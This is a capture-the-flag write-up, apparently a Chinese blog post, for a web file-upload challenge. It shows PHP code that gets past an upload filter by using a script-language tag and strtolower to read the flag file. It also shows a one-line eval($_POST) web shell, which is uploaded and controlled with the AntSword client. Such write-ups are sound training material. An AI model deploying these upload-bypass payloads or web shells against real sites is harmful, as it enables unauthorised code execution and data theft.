i春秋WEB之Upload

原创


金 帛 于 2022-02-12 17:30:52 发布 153 收藏
分类专栏： i春秋之WEB 文章标签： web web安全

本文链接：https://blog.csdn.net/l2872253606/article/details/122898829

根据提示，先直接访问flag.php文件

here_is_flag

查看源码也没发现有什么东西在，所以只能通过文件上传来访问flag.php文件



上传一下文件

点开上传的文件，发现<?和php被过滤，不能直接用了

&fo = fopen("../flag.",'r'); &flag = fread($fo,filesize("../flag.")); echo $flag; fclose($fo); ?>

把php换成PHP继续上传，发现PHP没有被过滤掉，

所以可以用strtolower函数躲过php的过滤，换种PHP代码的写法

就有以下代码

123.php

C: > Users > Admin > Desktop > 123.php

```php
<script language="PHP">
    $fo = fopen("../flag.".strtolower("PHP"),'r');
    $flag = fread($fo,filesize("../flag.".strtolower("PHP")));
    echo $flag;
    fclose($fo);
</script>
```


再次上传，打开上传后的文件发现flag

```
<?php
echo 'here_is_flag';
'flag{45db7c9b-bcb8-41cc-958f-fb65152f06a8}';

```


再试一下另一种方法，用一句话木马


123.php

C: > Users > Admin > Desktop > 123.php


```php
<script language="PHP">
    eval($_POST['abc']);
</script>
```


上传文件

打开中国蚁剑，鼠标右键，添加数据，复制文件位置的URL，输入密码abc



点击添加



然后进去查看就能找到flag啦